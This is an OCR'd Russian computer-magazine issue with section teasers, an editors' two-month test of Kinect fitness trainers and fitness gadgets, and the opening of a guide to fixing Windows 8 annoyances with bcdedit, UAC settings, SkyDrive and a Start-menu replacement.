Microsoft мало кого удалось убедить в светло-плиточном будущем с Windows 8, и вряд ли ты побежал обновляться сразу после выхода «восьмерки». На дворе Windows 8.1, в которой вроде как обещали пофиксить все основные проблемы новой ОС, но как можно судить по превью — не пофиксили. А людей, которым по тем или иным причинам приходится работать с восьмеркой, все больше — все-таки прошел уже год. Для них и приготовлено это руководство, описывающее решения для всех основных болячек.





44 **PC ZONE**



ЛЮБОЙ СТРЕСС ЗА ВАШИ ДЕНЬГИ

Разбираемся с возможностями и ограничениями веб-сервисов для нагрузочного тестирования твоих проектов. Посмотрим и на то, как такие сервисы могут быть использованы со злым умыслом.

 **СЦЕНА**



BACK TO THE .SU

История о том, как в Советском Союзе делали компьютеры, клонируя самые разные архитектуры, порожденные «загнивающим» Западом. Подробная ретроспектива моделей от СМ до «Микроши».


 **X-MOBILE**



ЯБЛОКО РАЗДОРА

Пользователи iOS сначала громко требовали редизайна, а потом стали так же громко требовать вернуть все назад. Тем не менее за ущербными иконками скрывается немало интересных новых функций.

58 **X-MOBILE**



РОДСТВЕННЫЕ СВЯЗИ

Учимся запускать любые Linux-приложения на устройствах под управлением Android. Несмотря на близкое родство двух платформ, все проходит не всегда гладко.


 **ВЗЛОМ**



ОТЧЕТ С PHDAYS

Рассказ об одном из важнейших российских форумов для специалистов по инфобезопасности: главные выступления, мероприятия и события.

 **ВЗЛОМ**




OUTSIDE THE BOX

Как-то Barabus'у понравилась одна игра для Xbox. И не понравилось, что ее нет для PC. Вот он и решил сделать то, что уже давно надо было сделать, — и поделился с нами подробностями.

HI-TECH ФИТНЕС:

ПРОВЕРЕНО НА ЛЮДЯХ ИЗ НАШЕГО ЖУРНАЛА!

Как редакторы][и им сочувствующие пробовали софт и гаджеты для здорового образа жизни



За какие-то десять лет собирательный образ нашего брата компьютерщика необыкновенно изменился. Патлатый социофоб в грязной майке Metallica ушел в прошлое, и его место занял подтянутый любитель фитнеса, журнала «Хакер» и зимних видов спорта. Современные технологии поддерживают эту тенденцию как могут — интернет-сервисами, программами, гаджетами и вообще всем перечисленным, сплетенным в единую экосистему. Мы со Степаном решили не оставаться в стороне от прогресса и поставили на себе небольшой экспериментик.

СУТЬ ЭКСПЕРИМЕНТА: ЗАНИМАЛСЯ С ВИРТУАЛЬНЫМ ТРЕНЕРОМ



Александр Лозовский
lozovsky@gameland.ru

ВЫБИРАЕМ КОНСОЛЬ

Спортивные и фитнес-программы доступны на консолях от Sony, Microsoft и Nintendo. Из них только Xbox с его Kinect'ом оцифровывают и переносят в виртуальное пространство все тело человека. Что для «виртуального тренера», который должен отслеживать и оценивать движения не только рук, но и ног и корпуса, выглядит более логичным.

ВЫБОР ПРОГРАММЫ

Из электротренеров наиболее популярны:

- Your Shape: Fitness Evolved 1, 2;
- Nike+ Kinect Training;
- UFC Personal Trainer: The Ultimate Fitness System.

Your Shape: Fitness Evolved (2011, 2012)

Your Shape: Fitness Evolved — очень неплохая система с явным перекосом в сторону женского пола. Здесь ты можешь выбрать себе тренировочную программу с учетом поставленных целей (руки-плечи, ноги, похудение, восстановление после, простите, родов) и раз за разом ее реализовывать. Программа адекватно оценивает твои движения, показывает недостатки техники, начисляет баллы и считает калории. Кроме тренировочных программ, есть прикольные фитнес-игры на скорость и баланс и китайская медитативная гимнастика Zen, которая поначалу раздражает, а потом внезапно начинает радовать и успокаивать.

Во второй части есть прикольный момент: когда ты бежишь на месте, твое альтер эго на экране передвигается по красивейшим зарубежным городам, благодаря чему создается неплохая иллюзия уличной пробежки.

Ставить на себе эксперимент по тренировке с этой системой я не стал по психологическим причинам — тренер-женщина и реклама Women's Health в виртуальном спортзале. Для человека с опытом подвальной качалки в Свиблово это тяжело :).

UFC Personal Trainer: The Ultimate Fitness System

На этот раз никаких женщин — тренировочная система с явным уклоном в сторону боевых единоборств встречает нас сообщением «punch to start». Порадовало очень адекватное фитнес-тестирование, оценивающее не какие-то извращенные упражнения, а всем понятные отжимания и скручивания на пресс. Выдает оценку, четко спрашивает, будешь ли ты заниматься с отягощениями или только со своим весом, и — вперед! Сама система оставляет после себя приятное впечатление (и вовсе не потому, что игра в XGD2 и легко нарезается на болванки!), но я никогда не был фанатом единоборств. Пришлось вставлять следующий диск.

Nike+ Kinect Training

Вставляю диск, смотрю интру, прохожу фитнес-тестирование. Фитнес-тестирование исследует мою способность к выполнению довольно извращенных упражнений, вроде прыжков и приседаний на одной ноге. По сравнению с внятными отжиманиями из UFC это напрягает, но я продолжаю. Хотя я сделал больше чем до фига приседаний на одной ноге, большинство из них мне не засчитали — суровый тренер обещал засчитывать только «идеальную технику», а в чем заключается ее идеальность, я понял не сразу (кому я вру, до сих пор не разобрался…).

Несмотря на не совсем справедливую оценку моей подготовки (Майкрософт без глюков не может!), общий балл получился неплохим, и я решил продолжить.

Итак, передо мной персональная тренировка, испытания, пятиминутная тренировка. Выбираю «Силу» как цель моей будущей программы, и лысый дядя (бывший футболист, ныне — найковский тренер), шуруя кремниевыми мозгами в глубине Xbox'а, с учетом данных моего тестирования сочиняет мне программу на месяц. Соглашаюсь заниматься три раза в неделю. Да будет эксперимент!

Первая неделя

Разминка, основной курс, растяжка. Очень круто — раньше я ленился и делал разминку кое-как. Теперь, когда за этим следит нарисованный человек из телеэкрана, я начал ее делать. Удивительно, как могут заставить пропотеть упражнения, выполненные с собственным весом на площадке в пару квадратных метров площадью. Осознаю, что по сравнению с тренером моя скорость при выполнении бега с высоким подъемом коленей, прыжков по квадрату и прыжков на одной ноге удручающе низкая. Мои достаточно крепкие ноги, которыми я несколько лет назад жал по 240 кг, двигаются очень медленно.

КЛАССИКА ИЛИ СОВРЕМЕННОСТЬ?

Фундаментальные подходы к фитнесу за последние пару десятков лет вряд ли сильно изменились. Анаэробные тренировки, качалочка? Все так же достаточно ржавых гантелей, штанги, турника и брусьев. Аэробные тренировки? Неважно, как ты будешь достигать целевого пульса — велотренажером за >9000 долларов, доставшейся в наследство от сестры скакалкой или вообще бегом на месте с высоким подъемом коленей.

А с другой стороны, мышцы управляются нервами, нервы подключены к головному мозгу, поэтому мотивация — один из самых главных компонентов нормального тренинга. Вот какие плюсы айти-подхода к тренировкам мы выявили:

- Социальные функции. Возможность показать себя и посоревноваться с друзьями через социальные сети — великий мотиватор. Некоторые люди удивляются, что автоматические постинги в фейсбуке в духе «прошел X километров, потратил Y калорий» собирают больше лайков и комментов, чем глубокомысленные политические полотнища.
- Удобство расчетов и статистики. Можно бегать по бумажной карте и считать пульс обычным пульсометром. Но иметь программу в смартфоне, которая сама будет тебе сигнализировать о достижении целевого пульса, подгонять тебя звуковыми сигналами и публиковать все твои достижения онлайн, — намного круче.
- Оказалось, что электронный тренер вполне может составить тебе программу и проконтролировать технику. И мотивировать не хуже реального тренера! Причем цена вопроса — 2000 рублей за диск. Кажется, впервые после покупки Fallout 3 я не пожалел о потраченных финансах :). Какой-то загружаемый контент к играм полагается, но, во-первых, мой Xbox не подключен к сети (если вы понимаете, о чем я!), а во-вторых — ненавижу покупать загружаемые контенты. Только диски, только хардкор!

ADIDAS MICOACH

Сергей Мельников, заместитель главного редактора журнала «Железо»

Когда началось повальное увлечение фитнес-браслетами, для себя я сразу решил отказаться от подобных гаджетов — роль главного элемента браслета, акселерометра, прекрасно выполняет мой iPhone со спортивными приложениями. К тому же браслеты подходят для бега и других активных движений, но полностью игнорируют велосипед или силовые тренировки. Если уж браться за жиры, так со всей серьезностью и научно-техническим подходом!

Бессменный компаньон каждого современного фитнес-гика — пульсометр, который куда точнее акселерометра оценивает, какую нагрузку получает организм. Мой выбор пал на комплекс Adidas MiCoach, состоящий из нагрудного пульсометра и беспроводного адаптера к iPhone. Работая в паре со смартфоном, в котором есть гироскоп и GPS, MiCoach представляет собой убер-машину для спорта.

Сперва начались утренние пробежки с нагрудным пояском пульсометра. Программа MiCoach провела со мной ознакомительную тренировку, определив мои диапазоны пульса под разной беговой нагрузкой, а потом составила грамотную программу тренировок. Начиная с разминки, MiCoach спустя несколько минут уверенным мужским голосом говорил мне через наушники ускориться, вытереть сопли-слюни, сжать нервы в узду и стремиться к победе и снижению веса. После 20–30 минут бега, дыша, как спаниель, я мог наблюдать свой маршрут на картах Google, а также подробные графики скорости, пульса и карту высот. На выходе получались вполне точные показатели сброшенных калорий.

Летом я пересел с автомобиля на велосипед, чтобы наслаждаться видом набережной по пути на работу. В первую поездку туда-обратно решил не брать пульсометр, ограничившись телефоном с MiCoach. Телефон «порадовал», что за сорок минут путешествия я сбросил жалкие 200 калорий, — откуда ему знать, что на улице +30 и сердце мое изнывало, пока на жаре я крутил педали в долгую горку. На следующий день комплекс был дополнен пульсометром, и по итогам поездки меня ждал совершенно другой результат — 500 калорий! Очень серьезная разница была вызвана тем, что пульсометр чувствовал, как с меня сходит седьмой пот, а сердце стучит, что штамповальный станок, во время езды в гору.

Со временем я отказался от программы тренировок Adidas, ограничившись лишь мониторингом активности, — на большой спорт меня не хватило, но всегда было интересно узнать, какую пользу я получил от пробежки или поездки. Видимый результат, пускай не в сброшенных граммах, а лишь в цифрах калорий, прибавляет энтузиазма.

> *Удивительно, как могут заставить пропотеть упражнения, выполненные с собственным весом*

Что делать — я никогда не выполнял подобных упражнений. Оказалось, что и равновесие у меня страдает. Под тактичные сообщения тренера «держите равновесие» и «вес на пятки!» пытаюсь не заваливать корпус. Пока получается не очень.

Вся силовая тренировка занимает полчаса, упражнения выполняются по одному подходу, без отдыха. Большинство упражнений исключительно на ноги, спину и мышцы кора (мышечного корсета). Руки практически не задействованы (а хочется). Впервые знакомлюсь с упражнениями, направленными на развитие скорости и равновесия.

После завершения основного курса тренер предлагает повторить его еще на 15 минут, но сил нет — не соглашаюсь, прошу перейти к растяжке.

Почему я не делал растяжку раньше? Было лень! А теперь, когда для зачета тренировки ее нужно сделать, я наконец-то понял, что это приятно.

Через день — кардиотренировка. Упражнения практически те же, но злой тренер дозволяет перерывы по 30 секунд, сопровождая их словами «вы отдыхаете, а ваше тело сжигает жир. Не забывайте пить воду» и огромным таймером на пол-экрана с обратным отсчетом. Вторую серию упражнений опять не осиливаю.

Вторая неделя


Прошла легче. Иногда удается брать второй цикл основных упражнений. В основном — в выходные.

Третья неделя

Разрешили взять гантели. Из 25 упражнений с весом только два — тяга к поясу и румынская становая тяга. Но я не огорчен — продолжаю развивать скорость, реакцию (игра в вышибалы и бег с препятствиями) и чувство равновесия. Никогда раньше не пробовал прыжки на одной ноге вперед и в стороны, приседания на одной ноге и приседания-сумо. Упражнения оригинальные и кажутся высосанными из пальца, но в за-

Семейство гаджетов Adidas







Your Shape: Fitness Evolved и Nike+ Kinect Training

рубежных журналах я их встречал. Так что, наверное, это и есть порождения сумрачного гения тех самых «мировых тренеров».

Кстати, внезапно появился тянущий дискомфорт в пояснице. Раньше такого не было, даже когда активно приседал со штангой :).

Четвертая неделя

Вроде бы все те же упражнения, а пот льет в три ручья — добавили секунд к каждому упражнению. Похоже, что этот лысый цифровой дядя умеет напрягать своих подопечных.

Не получается брать дополнительное время после основных занятий. Где же упражнения на руки? Делаем только короткие отжимания (без сгибания локтей) и тягу гантелей к поясу.

Фитнес-тестирование

После окончания серии из 12 занятий считается, что я отработал месячную программу и надо проходить фитнес-тестирование, чтобы тренер смог разработать мне новую программу. О'кей, не вопрос.

При тестировании я забыл отодвинуть диван и недостаточно отводил колено вперед при приседаниях, в результате чего лысый дядя не зачел мне прыжки через барьеры (при проходе крайнего правого барьера я врезался в диван) и приседания на одной ноге (опять!). Приседания я ему простить до сих пор не могу, а в итоге он насчитал мне на 15 баллов меньше, чем на первом тестировании! И это при том, что я реально продвинулся во всех его извращенных упражнениях и даже освоил «выпады с прыжком»!

Итоги двухмесячного эксперимента


Крис Касперски четырехполосную статью писал за восемь часов. Я, получается, потратил два с лишним месяца :). И вот какие выводы я могу сделать по результатам этого эксперимента.

Плюсы:

- Наконец-то научился дисциплинированно делать разминку и растяжку-заминку. Растяжка оставляет после себя очень приятные ощущения в мышцах, жалко, что я раньше ее не делал. Как-то так получалось: пару раз махнул руками, чуть поприседал-подвигался и схватился за штангу... после занятий со свободными весами устал, дополз до дома, упал на диван.
- Реально увеличил свою скорость, реакцию и чувство равновесия. Почему-то меня очень порадовало, что теперь я могу делать ласточку, выпады с прыжком и махи ногами без отклонения корпуса.
- Реально выросла выносливость. Я езжу на работу на велосипеде, раньше мне было тяжело заниматься после приезда домой. Сейчас — нормально!
- Можно соревноваться с друзьями из интернетов и достигать разных ачивок (типа уклонения от десяти мячей подряд или бонуса за идеальную технику). В интернете мне ни с кем соревноваться не хотелось, но теоретически это возможно.

Минусы:

- Занимаясь по программе «Сила», я не стал сильнее :). Точно говорю: если бы эти два месяца я делал базу со штангой и гантелями, отжимания с рюкзаком и подтягивания — я бы точно вернул себе часть утерянной формы (как делал уже много раз, хе-хе). Кроме того, я уверен, что стояние по 60 секунд в так любимой за рубежом «планке» развивает мышцы кора хуже, чем обычные отжимания с блинами на спине.
- Занятия почти не вовлекают руки. Может быть, дальше все изменится, но пока — короткие отжимания, обычные отжимания на 10 повторов и тяга гантели к поясу. По одному подходу, и то не каждое занятие.
- Самое главное: нет учета дополнительного веса, который ты берешь для упражнений. Программа не спрашивает, сколько именно весят твои гантели, и считает калории и очки Nike Fuel без учета этой информации (ей интересен только твой личный рост и вес). Она не считает твой прогресс по увеличению весов! То есть ты можешь приседать с двухпудовой гирей (и в трехболтовом водолазном костю-



UFC Personal Trainer: The Ultimate Fitness System

НАШ ПОДОПЫТНЫЙ

29 лет, в начале века занимался в подвальной качалке, увлекался приседаниями со штангой и становой тягой, в результате чего из 60-килограммового рахита превратился в 86-килограммового обычного человека. Последнюю пару лет занимался по уникальной системе «шаг вперед — два назад, две-три недели перерыв» с использованием турника, брусьев и домашнего набора гантелей и штанги.

Если бы два месяца я делал базу со штангой и гантелями, отжимания с рюкзаком и подтягивания — я бы уже вернул форму



ме с утяжеленными галошами), а можешь с резиновым утенком — компьютеру все это без разницы.

- Очень странная система учета Nike Fuel. Степану его браслет за сутки обычного хождения на работу прописывает по три тыщи «попугаев», мне — за достаточно жесткую тренировку перепадает хорошо если четыре сотни Nike Fuel. Обидно!
- Не слишком адекватная система твоих фитнес-достижений под названием FuelPrint. Думаю, что и несовершенство сенсора здесь имеет значение.

Итого:

Ты не станешь Шварценеггером, занимаясь по этой программе. Твои руки не станут бугриться мышцами, ты не сможешь поднимать наковальни над головой и не победишь в первенстве района по жиму лежа.

Она годится в качестве хард-версии зарядки, это фитнес, здоровый образ жизни, формирование обычного подтянутого тела. Что, если вдуматься, не так уж мало.





MICROSOFT VS SONY VS NINTENDO

Наш коллега Александр Каныгин, бывший редактор Game.EXE, главный редактор «PC Игры», главный редактор kanobu.ru и нынешний редактор журнала «Максим» (и ко всему этому большой фанат Sony PlayStation), проходя мимо, отрицательно высказался об Xbox + Kinect. Дадим ему слово!

PlayStation 3 и ее система Move — не то же самое, что Kinect. Это, скорее, аналог контроллера Wii: пользователь держит в руках странную палку с кнопками и круглым набалдашником (в интернете ее сразу назвали дилдо) и размахивает ей, чтобы управлять персонажем в игре. То есть о задействовании всего тела речи нет, с Move можно играть и сидя на диване. Вместе с тем Move работает куда точнее и быстрее, чем Nintendo Wii и Xbox 360 с его Kinect. Учитываются малейшие движения контроллера, его наклоны и перемещения в пространстве. Move не требует для работы много места, и ему не нужно хорошее освещение. В комнате, где Kinect работать отказался (сначала он 452 раза попросил «отойти подальше», «провести калибровку заново» и прибавить света), система работала отлично.

Теперь о плохом: покупая игру для Move, нужно убедиться, что она требует только одну дилду, многим требуется сразу две.

БЕГИ ЗА МНОЙ

Для бега не нужно сложного оборудования. Подбери удобную одежду и обувь — и в путь. Зато для бегунов придумана куча софта, ведь происходящее так легко фиксировать и мерять. Популярны трекеры Endomondo (endomondo.com), RunKeeper (runkeeper.com) и Nike+ Running (nikeplus.nike.com). Все они бесплатны и доступны для iOS и Android, поэтому ты можешь сам выбрать то, что тебе подходит. В RunKeeper большой упор на статистику, в Endomondo — на социальный функционал, а в Nike+ — на мотивацию (с помощью устного подбадривания или отобранной пользователем музыки). Еще стоит отметить чудное, хотя и платное приложение Zombies, Run! (zombiesrungame.com). Здесь геймификация процесса доведена до абсолюта: для пользователя это не просто бег по маршруту, а целая история, в которой ему нужно решать различные задачи в вымышленном мире.

NIKE+ FUELBAND

Стёпа «step» Ильин, главред

В последнее время все чаще приходится объяснять, «что это за гаджет такой на руке». Nike+ FuelBand — черный (хотя есть и другие цвета) браслет, на котором выводится активность на день. Все просто: чем больше двигаешься, тем больше баллов (так называемых Fuel'ов) набираешь. Помимо условных баллов, можно посмотреть количество шагов за день и сожженных калорий. На первый взгляд не гаджет, а полная фигня. На деле — проверено лично — жутко мотивирующая штука. Совершенно разные чувства, когда в конце дня смотришь на жалкие 2000 баллов и думаешь про себя: «Какой же ты овощ, чувак» — и совсем другое дело видеть на экране цифру 4000 и ощущать, какой активный был день. В любой дополнительной нагрузке, пусть даже прогулке по жаре, которую раньше всеми силами бы отвергал, теперь появляется новый смысл — трендовый термин gamification в действии. Тут еще срабатывает эффект сравнения с другими. Так получилось, что Fuel Band есть у многих знакомых и друзей. Поэтому, быстро засинхронизировавшись со специальной программой, можно сравнить свои результаты с другими. Несмотря на все мои попытки и потуги, выше третьего места я еще не поднимался. Есть куда стремиться — решил бегать в парке не реже двух раз в неделю.



Денис Колисниченко
dhsilabs@gmail.com

ПРИВОДИМ В ЧУВСТВО WINDOWS 8

Допиливаем Windows 8 напильником, или hand-made версия Windows

Материалов, описывающих Windows 8 с пользовательской точки зрения, в][почти не было. Однако прошел почти год с момента выхода новой ОС, и игнорировать ее все сложнее. «Восьмерка» поставляется со всеми новыми компьютерами, и велик шанс, что тебе или кому-то из твоих друзей и близких придется иметь с ней дело. Все-таки не у всех есть лишняя лицензия для «семерки» или готовность переходить на Linux.

В конечном счете есть и люди, которым «восьмерка» нравится. Кто-то любит гибридные ноутбуки, кому-то нужна интеграция с облачными сервисами и социальными сетями, а кому-то просто симпатичен Metro-дизайн. У всех свои причины, и глупо кого-то переубеждать и обращать в свою религию.

Еще одним поводом к написанию этой статьи стал выход предварительной версии Windows 8.1. В Microsoft обещали, что бесплатный апдейт пофиксит проблемы, которые так злили пользователей, но пока слова разработчиков не подкреплялись делами. Например, кнопка «Пуск» действительно вернулась, но функций классического меню она не получила. Нажав на «Пуск», пользователь попадает обратно в стартовый экран Метро и лишь оттуда может запустить приложения. Но смысл-то был в том, чтобы запускать приложения из десктопного режима! Пользователи, жаловавшиеся на отсутствие «Пуска», руководствовались вовсе не ностальгией. Если ты работаешь над документом, необходимость провернуть два лишних действия, чтобы запустить программу, приводит к потере концентрации. В общем, в новой версии «восьмерки» действительно много изменений, но ни одно из них не решает проблемы пользователей десктопов и ноутбуков. Придется взять ситуацию в свои руки. Давай воспользуемся накопленным за год опытом и превратим «восьмерку» в рабочую ОС.

ВОЗВРАЩАЕМ НА МЕСТО СТАРЫЙ ЗАГРУЗЧИК

Предлагаю начать с загрузки системы. Спрашивается, а что в ней не так? В «восьмерке» появилась так называемая среда восстановления Windows. Раньше все было просто: нажал <F8> при загрузке и быстро вышел ко всем необходимым режимам — к безопасному режиму, безопасному режиму с поддержкой сети и так далее. Сейчас же в дебрях системы восстановления можно попросту заблудиться, не говоря уже о двойной перезагрузке. Например, чтобы добраться к привычным режимам, нужно выполнить следующие действия:

- войти в среду восстановления (или нажать Reset, и она запустится сама, или удерживать Shift при выборе команды «Перезагрузка»);
- далее выбрать команду «Диагностика → Дополнительные параметры → Параметры загрузки», после чего нужно перезагрузить комп, и только после этого ты увидишь привычные команды!

Не слишком ли запутанно? И я тоже так думаю. Поэтому предлагаю вернуть старый добрый загрузчик, который был в Windows 7. Кому это не нужно, может с чистой совестью пропустить данный раздел и перейти к следующему.

Открой окно командной строки от имени администратора. После этого введи команду:

```
bcdedit /deletevalue {current} ↵
bootmenupolicy
```

Если ты все правильно ввел, то получишь сообщение о том, что все прошло успешно. Теперь у тебя будет привычный загрузчик и будет работать клавиша <F8> — все как обычно. Если понадобится вернуть все назад, набери в консоли, запущенной с правами администратора:

```
bcdedit /set {current} bootmenupolicy ↵
standard
```

ОТКЛЮЧЕНИЕ UAC

Не знаю, как тебя, но меня окошко UAC основательно достало, тем более что толку от него немного. Поэтому запусти панель управления (перейди на рабочий стол, нажми <Windows + R> и введи команду control). После этого перейди в раздел «Учетные записи пользователей» и щелкни по ссылке «Учетные записи пользователей», а затем — по «Изменить параметры контроля учетных записей». Осталось только перетянуть заветный ползунок вниз и нажать кнопку «OK». Но не забывай, что отключение UAC сделает твою систему менее защищенной. Решать тебе.

УСТАНОВКА НОРМАЛЬНОГО SKYDRIVE

В «восьмерке» есть поддержка SkyDrive из коробки. Но поддержка эта какая-то кривоватая, точ-

Рис. 1. Выполнение bcdedit

Рис. 2. Реакция на нажатие <F8> при загрузке системы

Рис. 3. Отключение UAC




Рис. 4. SkyDrive интегрирован в проводник

ВНИМАНИЕ

Программа ViStart довольно своеобразная. Если хочешь вернуть «все, как было», то простой деинсталляцией программы не отделаешься: убирать за собой она не умеет. Как по мне (пока ты еще читаешь эти строки, а не приступил к издевательствам над «восьмеркой»), лучше сделать точку восстановления, установить программу, а если не понравится — произвести откат с созданной точки восстановления.

нее неполноценная. Дело в том, что есть только Metro-приложение SkyDrive, которое работает, соответственно, только в Metro. Но ведь работают с файлами в проводнике, а вот в нем поддержки SkyDrive как раз и нет. Да и что делать тем, кто отключил Metro?

Не знаю, может, и не открою Америки, если скажу, что нормальный SkyDrive есть в составе Live Essentials. Бесплатно скачать этот набор программ можно по адресу bit.ly/13KVkU4. После чего в твоем проводнике появится элемент SkyDrive: работать с ним можно, как с обычной папкой (при первом запуске только нужно указать твой Live ID).

ОТКЛЮЧАЕМ METRO, ДЕЛАЕМ КНОПКУ «ПУСК» И НОРМАЛЬНЫЙ ПОИСК

Из двустволки, если сильно повезет, можно сразу убить двух зайцев, а с помощью программы ViStart мы сейчас убьем (не попытаемся, а именно убьем) трех зайцев сразу. А именно: мы отключим Metro, сделаем привычную кнопку «Пуск» и реализуем нормальный поиск. Сразу хочу отметить, что ViStart — это только одна из программ, подходящих для данной задачи. В Сети можно найти десятки других, как платных, так и бесплатных.

Спрашивается, зачем нужно отключать Metro, если это изюминка Windows 8? Лично я вижу тому три причины:

